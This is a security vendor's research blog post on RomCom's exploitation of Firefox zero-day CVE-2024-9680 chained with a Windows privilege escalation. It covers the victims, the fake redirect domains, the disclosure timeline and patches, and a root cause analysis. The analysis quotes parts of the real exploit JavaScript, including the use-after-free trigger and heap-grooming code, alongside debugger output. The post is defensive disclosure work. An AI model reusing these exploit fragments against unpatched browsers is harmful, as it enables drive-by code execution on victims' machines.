RomCom exploits Firefox and Windows zero days in the wild

ESET Research details the analysis of a previously unknown vulnerability in Mozilla products exploited in the wild and another previously unknown Microsoft Windows vulnerability, combined in a zero-click exploit

Damien Schaeffer

Romain Dumont

26 Nov 2024 • , 17 min. read

ESET researchers discovered a previously unknown vulnerability in Mozilla products, exploited in the wild by Russia-aligned group RomCom. This is at least the second time that RomCom has been caught exploiting a significant zero-day vulnerability in the wild, after the abuse of CVE-2023-36884 via Microsoft Word in June 2023.

This critical vulnerability, assigned CVE-2024-9680 with a CVSS score of 9.8, allows vulnerable versions of Firefox, Thunderbird, and the Tor Browser to execute code in the restricted context of the browser. Chained with another previously unknown vulnerability in Windows, assigned CVE-2024-49039 with a CVSS score of 8.8, arbitrary code can be executed in the context of the logged-in user. In a successful attack, if a victim browses to a web page containing the exploit, an adversary can run arbitrary code – without any user interaction required – which in this case led to the installation of RomCom's eponymous backdoor on the victim's computer.

Key points of this blogpost:

- On October 8th, 2024, ESET researchers discovered a previously unknown zero-day vulnerability in Mozilla products being exploited in the wild.
- Analysis of the exploit led to the discovery of the vulnerability, now assigned CVE-2024-9680: a use-after-free bug in the animation timeline feature in Firefox. Mozilla patched the vulnerability on October 9th, 2024.
- Further analysis revealed another zero-day vulnerability in Windows: a privilege escalation bug, now assigned CVE-2024-49039, that allows code to run outside of Firefox's sandbox. Microsoft released a patch for this second vulnerability on November 12th, 2024.
- Successful exploitation attempts delivered the RomCom backdoor, in what looks like a widespread campaign.

RomCom profile

RomCom (also known as Storm-0978, Tropical Scorpius, or UNC2596) is a Russia-aligned group that conducts both opportunistic campaigns against selected business verticals and targeted espionage operations. The group's focus has shifted to include espionage operations collecting intelligence, in parallel with its more conventional cybercrime operations. The backdoor used by the group is capable of executing commands and downloading additional modules to the victim's machine.

Table 1 shows the sectors targeted, according to our research, by RomCom in 2024. This highlights that the group is engaged in espionage but also cybercrime operations.

Table 1. RomCom victims in 2024

Vertical and region	Purpose	First seen
Governmental entity in Ukraine	Espionage	2024-01
Pharmaceutical sector in the US	Cybercrime	2024-03
Legal sector in Germany	Cybercrime	2024-03
Insurance sector in the US	Cybercrime	2024-04
Defense sector in Ukraine	Espionage	2024-08
Energy sector in Ukraine	Espionage	2024-08
Governmental entities in Europe	Espionage	2024-08
Worldwide targeting – Firefox exploit	Unknown	2024-10

Compromise chain

The compromise chain is composed of a fake website that redirects the potential victim to the server hosting the exploit, and should the exploit succeed, shellcode is executed that downloads and executes the RomCom backdoor – an example of which is depicted in Figure 1. While we don't know how the link to the fake website is distributed, however, if the page is reached using a vulnerable browser, a payload is dropped and executed on the victim's computer with no user interaction required. Finally, a JavaScript redirection is performed using window.location.href after a few seconds, giving the exploit time to run.




Figure 1. Exploit chain to compromise the victim

From October 10th, 2024 to October 16th, 2024, just after the first vulnerability was patched, we found other C&C servers hosting the exploit. They used a recurring naming scheme for their fake servers by adding the prefix or suffix redir or red to a legitimate domain, sometimes also changing its top-level domain (TLD), as shown in Table 2. The redirection at the end of the exploitation attempt took the victims to the legitimate website at the original domain name, presumably to avoid raising the targets' suspicions.

Table 2. Fake servers redirecting to the exploit

First seen	Fake server	Final redirect to	Redirect website purpose
2024-10-10	redircorrectiv[.]com	correctiv.org	Nonprofit independent newsroom.
2024-10-14	devolredir[.]com	devolutions.net	Remote access and password management solutions.
2024-10-15	redirconnectwise[.]cloud	connectwise.com	MSP technology and IT management software.
2024-10-16	redjournal[.]cloud	connectwise.com	

If a victim using a vulnerable browser visits a web page serving this exploit, the vulnerability is triggered and shellcode is executed in a content process. The shellcode is composed of two parts: the first retrieves the second from memory and marks the containing pages as executable, while the second implements a PE loader based on the open-source project Shellcode Reflective DLL Injection (RDI).

The loaded library implements a sandbox escape for Firefox that leads to downloading and executing the RomCom backdoor on the victim's computer. The backdoor is staged at a C&C server located at journalctd[.]live, correctiv[.]sbs, or cwise[.]store, depending on the sample.

According to our telemetry, from October 10th, 2024 to November 4th, 2024, potential victims who visited websites hosting the exploit were located mostly in Europe and North America, as shown in Figure 2. The number of potential targets runs from a single victim per country to as many as 250, according to ESET telemetry.




Figure 2. Heatmap of potential victims

CVE-2024-9680: Use-after-free in Firefox animation timeline

On October 8th, 2024, we found interesting files used to deliver the RomCom backdoor, hosted on the server 1drv.us[.]com controlled by the threat actor. The exploits target a use-after-free vulnerability in Firefox animation timelines, allowing an attacker to achieve code execution in a content process. During our investigation, we analyzed the files referenced in Table 3.

Table 3. Files related to the exploit

Name	Description
main-128.js	JavaScript file containing the exploit for versions of Firefox from 106 to 128.
main-129.js	JavaScript file containing the exploit for versions of Firefox from 129 to 131.
main-tor.js	JavaScript file containing the exploit for Tor Browser versions 12 and 13.
script.js	JavaScript file used to generate a CAPTCHA.
utils.js	JavaScript file containing helper functions, e.g., to convert data types, or to get the OS type or browser version.
animation0.html	HTML iframe loaded by the exploit to trigger the use-after-free vulnerability.
index.html	HTML page loading the exploit and redirecting to a legitimate website after a few seconds.

Timestamps related to these files indicate that they were created on October 3rd, 2024 and made available online; nevertheless, the threat actor might have been in possession of this exploit earlier than this.

We reported the vulnerability to Mozilla shortly after discovery, with the following timeline of events:

- 2024-10-08: Discovery and initial analysis.
- 2024-10-08: Vulnerability reported to Mozilla.
- 2024-10-08: Vulnerability acknowledged by Mozilla.
- 2024-10-09: CVE-2024-9680 assigned by Mozilla Corporation.
- 2024-10-09: Vulnerability patched in Firefox, Security Advisory 2024-51.
- 2024-10-09: Vulnerability patched in Tor Browser with release 13.5.7.
- 2024-10-10: Vulnerability patched in Tails with release 6.8.1.
- 2024-10-10: Vulnerability patched in Thunderbird, Security Advisory 2024-52.

We would like to thank the team at Mozilla for being very responsive and highlight their impressive work to release a patch within a day.


Mozilla and the Tor Project released a patch that fixes the vulnerability in the following versions:

- Firefox 131.0.2
- Firefox ESR 115.16.1
- Firefox ESR 128.3.1
- Tor Browser 13.5.7
- Tails 6.8.1
- Thunderbird 115.16
- Thunderbird 128.3.1
- Thunderbird 131.0.1

During the preparation of this blogpost, independent researcher Dimitri Fourny released a detailed analysis of the vulnerability on November 14th, 2024.

Root cause analysis


The main-<Firefox version>.js first checks the exact version of the browser, and determines its exploitability by checking some specific objects' offsets and sizes for an affected version. If these checks pass, it proceeds to add an HTML iframe into the exploit page, implemented in animation0.html. The latter creates four HTML div elements identified respectively as target0 to target3, but most importantly it defines a getter function for the Object.prototype's then property as shown in Figure 3. This function will trigger the use-after-free vulnerability as explained below. Note that the comments (in dark green) are from the exploit authors; this could indicate that the exploit was still in a developmental phase or that the threat actor bought it.



```
<div id="target0" style="width: 100px; height: 100px; background-color: red;"></div>
<div id="target1" style="width: 100px; height: 100px; background-color: red;"></div>
<div id="target2" style="width: 100px; height: 100px; background-color: red;"></div>
<div id="target3" style="width: 100px; height: 100px; background-color: red;"></div>


<script>
  // <button onclick="test()">test</button>
  flag = 0;

  Object.defineProperty(Object.prototype, 'then', {
    get: function () {
      //console.log('then getter');
      if (this.toString() == "[object Animation]") { this.effect = null; flag = flag + 1; }
      if (flag == 2) {
        flag = -12;
        anim0.cancel();
        //anim0 = null; anim1 = null;
        target0.remove(); target1.remove(); parent.rm0();
        // remove 2 additional ones to create holes in case there are more allocations during the gc/ waiting
        target2.remove();
        target3.remove();
      }
    }
  });
```

Figure 3. The JavaScript exploit defines the then *property's getter function on every object, triggering a use-after-free vulnerability*

After some initial heap spraying, the prepare function creates four Animation objects, one for each div element previously created, as illustrated in Figure 4. These animation objects are handled by an AnimationTimeline object.




```
function prepare() {
  anim0 = target0.animate({ opacity: [0, 1] }, 1000000);
  anim1 = target1.animate({ opacity: [0, 1] }, 1000000);
  var tmp2 = target2.animate({ opacity: [0, 1] }, 1000000);
  var tmp3 = target3.animate({ opacity: [0, 1] }, 1000000);
  tmp2.pause();
  tmp3.pause();
}

function test() {

  anim0.pause();
  anim0.ready.then(function () {
    // console.log("anim0");
  });

  anim1.pause();
  anim1.ready.then(function () {
    // console.log("anim1");
  });
}
```

Figure 4. The exploit code creates animation objects for div *elements*

During the document animation timeline, the test function is called, which pauses and gets the ready property of the first and second animation objects. As stated in the documentation, the ready property returns a Promise that resolves when the animation is ready to be played. Calling the then method on the promise causes the getter function shown in Figure 3 to be called. Essentially, this function increments a global flag variable and when it reaches 2, the first animation object (anim0) is cancelled, and all the div elements are removed. The call to the rm0 function (shown in Figure 3) sets the animation objects to null in order to free them, which triggers the use-after-free vulnerability. This function also does some heap feng shui and, in the initially discovered exploit, calls the getInfo function responsible for achieving code execution.


In the meantime, as the animation0.html document is being refreshed, the Tick method of its AnimationTimeline object is called periodically. As seen in Figure 5, this method iterates over the different animation objects present in the animation timeline and appends animations to be removed to a local array variable called animationsToRemove.



```
bool AnimationTimeline::Tick(TickState& aState) {
  bool needsTicks = false;

  nsTArray<Animation*> animationsToRemove;

  for (Animation* animation = mAnimationOrder.getFirst(); animation;
       animation =
           static_cast<LinkedListElement<Animation>*>(animation)->getNext()) {
    MOZ_ASSERT(mAnimations.Contains(animation),
               "The sampling order list should be a subset of the hashset");
    MOZ_ASSERT(!animation->IsHiddenByContentVisibility(),
               "The sampling order list should not contain any animations "
               "that are hidden by content-visibility");

    // Skip any animations that are longer need associated with this timeline.
    if (animation->GetTimeline() != this) {
      // If animation has some other timeline, it better not be also in the
      // animation list of this timeline object!
      MOZ_ASSERT(!animation->GetTimeline());
      animationsToRemove.AppendElement(animation);
      continue;
    }

    needsTicks |= animation->NeedsTicks();
    // Even if |animation| doesn't need future ticks, we should still
    // Tick it this time around since it might just need a one-off tick in
    // order to dispatch events.
    animation->Tick(aState);

    if (!animation->NeedsTicks()) {
      animationsToRemove.AppendElement(animation);
    }
  }

  for (Animation* animation : animationsToRemove) {
    RemoveAnimation(animation);
  }
```


Figure 5. In AnimationTimeline::Tick*, animation objects to be removed are appended to local array variable* animationsToRemove

The bug lies in that, while iterating over the different animation objects of the animation timeline, the Tick method of the Animation object is called, which can lead to the freeing of the current animation object, resulting in handling a dangling pointer. While debugging the exploit, we observed a sequence of calls that eventually ended up in the getter function explained above, as illustrated in Figure 6 and Figure 7.



Frame Index	Call Site	Child-SP	Return Address
[0x0]	**xul!mozilla::dom::Animation::Cancel**	**0x40135fb7f8**	**0x7ffbd471b...**
[0x1]	xul!mozilla::dom::Animation_Binding::cancel+0x36	0x40135fb800	0x7ffbd2c78115
[0x2]	xul!mozilla::dom::binding_detail::GenericMethod<mo...	0x40135fb860	0x7ffbd2c45a57
[0x3]	xul!js::Interpret+0xbbd7	0x40135fb910	0x7ffbd2c4ebff
[0x4]	xul!MaybeEnterInterpreterTrampoline+0x12	(Inline Function)	(Inline Function)
[0x5]	xul!js::RunScript+0xf12	(Inline Function)	(Inline Function)
[0x6]	xul!js::InternalCallOrConstruct+0x1043	(Inline Function)	(Inline Function)
[0x7]	xul!InternalCall+0x1043	(Inline Function)	(Inline Function)
[0x8]	xul!js::Call+0x1077	(Inline Function)	(Inline Function)
[0x9]	xul!js::CallGetter+0x10d4	(Inline Function)	(Inline Function)
[0xa]	xul!CallGetter+0x1138	(Inline Function)	(Inline Function)
[0xb]	xul!GetExistingProperty+0x122f	(Inline Function)	(Inline Function)
[0xc]	xul!NativeGetPropertyInline+0x163c	(Inline Function)	(Inline Function)
[0xd]	xul!js::NativeGetProperty+0x167f	0x40135fbdc0	0x7ffbd2c63859
[0xe]	xul!js::GetProperty+0x23	(Inline Function)	(Inline Function)
[0xf]	xul!js::GetProperty+0x4a	(Inline Function)	(Inline Function)
[0x10]	xul!js::GetProperty+0x69	(Inline Function)	(Inline Function)
[0x11]	xul!js::ResolvePromiseInternal+0x169	0x40135fc120	0x7ffbd270b974
[0x12]	xul!ResolveOrRejectPromise+0x84	0x40135fc310	0x7ffbd23794a2
[0x13]	xul!JS::ResolvePromise+0x10	(Inline Function)	(Inline Function)
[0x14]	xul!mozilla::dom::Promise::MaybeResolve+0x92	0x40135fc3b0	0x7ffbd45c9bac
[0x15]	xul!mozilla::dom::Promise::MaybeSomething<RefPtr...	0x40135fc410	0x7ffbd45ca45b
[0x16]	xul!mozilla::dom::Promise::MaybeResolve+0xf	(Inline Function)	(Inline Function)
[0x17]	xul!mozilla::dom::Animation::PauseAt+0xeb	0x40135fc510	0x7ffbd1ee5ab6
[0x18]	xul!mozilla::dom::Animation::FinishPendingAt+0x32b	(Inline Function)	(Inline Function)
[0x19]	xul!mozilla::dom::Animation::TryTriggerNow+0x3c6	0x40135fc550	0x7ffbd1ee43b5
[0x1a]	xul!mozilla::dom::Animation::Tick+0x55	0x40135fc630	0x7ffbd1ee807a
[0x1b]	xul!mozilla::dom::AnimationTimeline::Tick+0x9a	0x40135fc6f0	0x7ffbd1ee9a18
[0x1c]	xul!mozilla::dom::DocumentTimeline::WillRefresh+0x...	0x40135fc780	0x7ffbd248de2f


Figure 6. Call stack of the animation being cancelled by the getter function called via the Animation::Tick *method*



```
void Animation::PauseAt(const TimeDuration& aReadyTime) {
  MOZ_ASSERT(mPendingState == PendingState::PausePending,
             "Expected to pause a pause-pending animation");

  if (!mStartTime.IsNull() && mHoldTime.IsNull()) {
    mHoldTime = CurrentTimeFromTimelineTime(aReadyTime, mStartTime.Value(),
                                            mPlaybackRate);
  }
  ApplyPendingPlaybackRate();
  mStartTime.SetNull();
  mPendingState = PendingState::NotPending;

  UpdateTiming(SeekFlag::NoSeek, SyncNotifyFlag::Async);

  if (mReady) {
    mReady->MaybeResolve(this);
  }
}
```

Figure 7. The Animation::PauseAt *method ends up calling the getter function*


The getter function calls Animation::Cancel which in turn calls AnimationTimeline::RemoveAnimation. Then, the animation objects anim0 and anim1 are set to null in order for them to get freed. When AnimationTimeline::Tick then iterates over the array animationsToRemove (line 74 in Figure 5), AnimationTimeline::RemoveAnimation will manipulate a dangling pointer of an Animation object that was already removed, as shown in Figure 8.



```
bp @ AnimationTimeline::Tick
bp @ AnimationTimeline::Tick
bp @ DocumentTimeline::RemoveAnimation
bp @ DocumentTimeline::RemoveAnimation
bp @ AnimationTimeline::Tick
bp @ Animation::Cancel
bp @ DocumentTimeline::RemoveAnimation
bp @ AnimationTimeline::Tick
bp @ DocumentTimeline::RemoveAnimation
bp @ DocumentTimeline::RemoveAnimation
(64.1eb8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
xul!mozilla::LinkedListElement<mozilla::dom::Animation>::remove+0x4 [inlined in xul!mozilla::dom::DocumentTimeline::RemoveAnim
00007ffb`d1ee9901 4d8901          mov     qword ptr [r9],r8 ds:e5e5e5e5`e5e5e5e5=????????????????
0:000> u xul!mozilla::dom::DocumentTimeline::RemoveAnimation
xul!mozilla::dom::AnimationTimeline::RemoveAnimation [/builds/worker/checkouts/gecko/dom/animation/AnimationTimeline.cpp @ 94]
00007ffb`d1ee98f0 488d4270        lea     rax,[rdx+70h]
00007ffb`d1ee98f4 4c8b4270        mov     r8,qword ptr [rdx+70h]
00007ffb`d1ee98f8 4939c0          cmp     r8,rax
00007ffb`d1ee98fb 741b            je      xul!mozilla::dom::DocumentTimeline::RemoveAnimation+0x28 (00007ffb`d1ee9918)
00007ffb`d1ee98fd 4c8b4a78        mov     r9,qword ptr [rdx+78h]
00007ffb`d1ee9901 4d8901          mov     qword ptr [r9],r8
00007ffb`d1ee9904 4c8b4270        mov     r8,qword ptr [rdx+70h]
00007ffb`d1ee9908 4c8b4a78        mov     r9,qword ptr [rdx+78h]
0:000> r @r9
r9=e5e5e5e5e5e5e5e5
```

Figure 8. Call stack of the crash in AnimationTimeline::RemoveAnimation *while manipulating a dangling pointer*


After freeing the animations in the rm0 function, the exploit proceeds with more heap management in order to control the objects that will replace the freed animations, and finally, the getInfo function is called, as seen in Figure 9.



```
async function rm0() {
  genDO();

  myWorker.onmessage = function (e) {
    ifm0.contentWindow.anim0 = null;
    ifm0.contentWindow.anim1 = null;
    if(counter > 3){
      if(!cycle_collect_done)
        gc();
    }
    counter++;
  }
  myWorker.postMessage("start");
  proc0.reset();
    // make a couple holes just in case
    defrag_divs[10].setAttribute('a', 'b');
    defrag_divs[14].setAttribute('a', 'b');
    defrag_divs[16].setAttribute('a', 'b');
  proc0.importStylesheet(xsltdoc0);
  myWorker.postMessage("end");

  for (var i = 0; i < divs.length; i++) { divs[i] = testp0.cloneNode(); }
  // console.log('rm0 ended');
  setTimeout(getInfo, 0)
```

Figure 9. Exploit code function rm0 *triggers the use-after-free bug and exploits it*

